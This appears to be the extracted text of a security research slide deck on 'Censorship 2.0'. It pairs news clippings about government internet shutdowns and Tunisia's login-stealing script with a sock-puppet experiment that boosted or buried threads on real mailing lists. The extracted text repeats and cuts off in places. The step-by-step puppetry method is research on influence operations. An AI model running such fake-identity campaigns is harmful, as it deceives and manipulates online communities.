

# Weapons of Mass Distraction

## Sock Puppetry for Fun & Profit






@azhrdesai



@haroonmeer



@marcoslaviero

<http://thinkst.com>



'A must-read for those who  
want to know more about  
the future of the Internet'

**JOSH SIVERMAN, CEO, SKYPE**

# **THE MASTER SWITCH**

**THE RISE  
AND FALL OF  
INFORMATION  
EMPIRES**

Tim Wu



Already seen clear signs of this



Sotheby's

INTERNATIONAL REALTY

PROPERTIES

## Egypt Cuts Off Most Internet and

By MATT RICHTER

Published: January 28, 2011

Autocratic governments often limit phone and Internet access in tense times. But the Internet has never faced anything like what happened in [Egypt](#) on Friday, when the government cut off access to the network and shut down cellphone service for 80 million people and a modernizing economy cut



REUTERS

EDITION: U.S. ▾

SIGN I

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BUSINESS ▾

MARKETS ▾

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POLITICS ▾

TECH ▾

OPINION ▾

BREAKINGVIEWS ▾

BREAKING NEWS: Bank of America reports third-quarter net income of \$168 milli

Do you know why your app is slow?  
We do.

## Libya cuts off Internet service: network monitor

LOS ANGELES | Sat Feb 19, 2011 10:24pm EST

0 COMMENTS

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in Share



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Email



Print

### RELATED NEWS

[Protesters hold Bahrain square](#)[Libya cuts off Internet service: network monitor](#)

(Reuters) - Internet service has been cut off in Libya for a second consecutive day as protesters step up demonstrations against longtime leader Muammar Gaddafi, a U.S. company that monitors Internet traffic said on Saturday.



# Amateurs cut access





## SECURITY

## Tunisia plants country-wide keystroke logger on Facebook

**Gmail and Yahoo! too**

By Dan Goodin, 25 Jan 2011

27

## RELATED STORIES

Facebook security hole exposes Zuckerberg's privates

**Updated** Army of 'socialbots' steal gigabytes of Facebook user data

Zuckerberg's privates

**Updated** Army of 'socialbots'[Linux and AIX Bare-Metal Recovery Webinar](#)

Malicious code injected into Tunisian versions of Facebook, Gmail, and Yahoo! stole login credentials of users critical of the North African nation's authoritarian government, according to security experts and news reports.

The rogue JavaScript, which was individually customized to steal passwords for each site, worked when users tried to login without availing themselves of the secure sockets layer protection designed to prevent man-in-the-middle attacks. It was found injected into Tunisian versions of Facebook, Gmail, and Yahoo! in late December, around the same time that protestors began demanding the ouster of Zine el-Abidine Ben Ali, the president who ruled the country from 1987 until his ouster 10 days ago.

Danny O'Brien, internet advocacy coordinator for the Committee to

injected into Tunisian versions of Facebook, Gmail, and Yahoo! in late December, around the same time that protestors began demanding the ouster of Zine el-Abidine Ben Ali, the president who ruled the country from 1987 until his ouster 10 days ago.

## MOST READ

## MOST COMMENTED

NASTY SSL 3.0 vuln to be revealed soon – sources (Update: It's POODLE)

Kill SSL 3.0 NOW god dammit NOW: HTTPS SAVAGED by vicious POODLE

Son of Hudl: Tesco flogs new Atom-powered 8.3-inch Android tablet

Russian hackers exploit 'Sandworm' bug 'to spy on NATO, EU PCs'

Apple's new 'iPad Air 2' sliced open, revealing (possible) A8X core

## SPOTLIGHT




65

Greedy datagrabs, crap security will KILL the Internet of Things




Greedy datagrabs, crap security will



21

Kill SSL 3.0 NOW god dammit NOW: HTTPS SAVAGED by vicious POODLE



Kill SSL 3.0 NOW god dammit NOW:



# Homeland Security News Wire

BIOMETRICS BORDERS BUSINESS CYBERSECURITY  
INFRASTRUCTURE PUBLIC SAFETY PUBLIC HEALTH SCI-TECH SI

## Law enforcement technology

### London police use smartphones, social network to identify rioters

Published 10 August 2011

+ Share |    

The rioters in London — and now, in other British cities — have been using Blackberries to outmaneuver the police; communicating via BlackBerry instant-message technology, as well as by social networking sites like Facebook and Twitter, the rioters repeatedly signaled fresh target areas to those caught up in the mayhem; RIM has now agreed to cooperate with Scotland Yard to turn over protestors using the service to coordinate their assaults; the police is also releasing CCTV images of the rioters to a group using face recognition technology to identify and condemn rioters; the police is also using Flickr, Tublr, and Twitter to spot and identify participants in the riots



Smartphones, especially Blackberries, have been a helpful information transmission and coordination tool for anti-government activists in a score of Arab countries — and they have played a major role in helpful information transmission and coordination tool for anti-government activists in a score of Arab countries — and they



'A must-read for those who  
want to know more about  
the future of the Internet'

**JOSH SIVERMAN, CEO, SKYPE**

# **THE MASTER SWITCH**

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AND FALL OF  
INFORMATION  
EMPIRES**

Tim Wu



# Overt censorship is routed around





# UGC - User Generated Content



UGC is a new(ish) paradigm



Nothing truly new under the sun



rent-a-crowds



# How will Censorship handle UGC?





“So it’s not only certain people have a license to speak, now everyone has a license to speak. It’s a question of who gets heard.”



# Censorship 2.0



# Censorship 2.0

This is Profoundly Important



# Censorship 2.0

This is Profoundly Important



**OPEN TECHNOLOGY FUND**



rent-a-crowds



# sock puppet

noun

a false online identity, typically created by a person or group in order to promote their own opinions or views: *both sides in the debate use sock puppets to make it seem as if scores of people are arguing a point.*

## DERIVATIVES

**sock puppetry** noun



If we were evil-corp  
(or evil.gov)



what can be done ?

what will be done ?


what is being done ?



# Challenge: How to measure efficacy





mail lists	
online polls	
twitter	
reddit	
news sites	
comment systems	



# Why mailing lists?

- “Interesting” people still use it
- Personal curiosity



what we wanted to do



Assume:

An email is going to a mail list

Can we make more people read it ?



Assume:

An email is going to a mail list

Can we make less people read it ?



How do we measure if more  
(or less) people read our mail?



# Link Clicks



How do we write mail content  
worth clicking on ?



# Plagiarize, Pilfer, Plunder & Pitch\*

\*but don't be too exciting



## Control email

1. Send email with link
2. Wait 48 hours
3. Count clicks


## Experimental email

1. Send email with link
2. Puppets send several replies to make a longer discussion thread
3. Wait 48 hours
4. Count clicks



- [\[liberationtech\] Breaking Tor for \\$3K](#) *Maxim Kammerer*
    - [\[liberationtech\] Breaking Tor for \\$3K](#) *Griffin Boyce*
  - [\[liberationtech\] Recent iOS privacy checks](#) *Cody Tarrant*
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    - [\[liberationtech\] Recent iOS privacy checks](#) *Keira Cran*
      - [\[liberationtech\] Recent iOS privacy checks](#) *Todd Weiler*
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      - [\[liberationtech\] Recent iOS privacy checks](#) *Keira Cran*
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  - [\[liberationtech\] The Ex-Google Hacker Taking on the World's Spy Agencies](#) *Eugen Leitl*
  - [\[liberationtech\] data mine the snowden files \[was: open the snowden files\]](#) *coderman*
- 








## Control email

1. Send email with link
2. Wait 48 hours
3. Count clicks

## Experimental email

1. Send email with link
2. Sock puppets send several separate emails starting new threads
3. Wait 48 hours
4. Count clicks



- [\[liberationtech\] New Citizen Lab report on Hacking Team's Government Surveillance Malware](#) *Ronald Deibert*
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Control



Distraction Threads

300

225





150

75

0

Liberation Tech

Full Disclosure





“rai” also had another success



- So You Like Pain and Vulnerability Management? New Article. *Pete Herzog (May 12)*
  - Re: So You Like Pain and Vulnerability Management? New Article. *Pedro Ribeiro (May 13)*
    - Re: So You Like Pain and Vulnerability Management? New Article. *Daniel Wood (May 14)*
- [CVE-2014-1603] XSS in GetSimple CMS 3.3.1 *Pedro Ribeiro (May 13)*
- CodeIgniter <= 2.1.4 and Kohana <= 3.2.3, 3.3.2 - Timing Attacks and Object Injection *Scott Arciszewski (May 13)*
- CVE-2014-2046 - Unauthenticated Credential And Configuration Retrieval In Broadcom Ltd PIPA C211 *Portcullis Advisories (May 13)*
- Cobbler Arbitrary File Read CVE-2014-3225 *Dolev Farhi (May 14)*
- FD - Multiple stored XSS in FOG imaging deployment system CVE-2014-3111 *Dolev Farhi (May 14)*
- Paypal Inc Bug Bounty #109 MOS - Bypass & Persistent Vulnerability *Vulnerability Lab (May 14)*
- eInstruction Workspace sudo vulnerability *Martin von Gagern (May 14)*
- [CVE-2014-3719] ALEPH500 (Integrated library management system) SQL Injection *shady.liu (May 15)*
- AirDroid Lock Screen Bypass *Michael Wisniewski (May 15)*
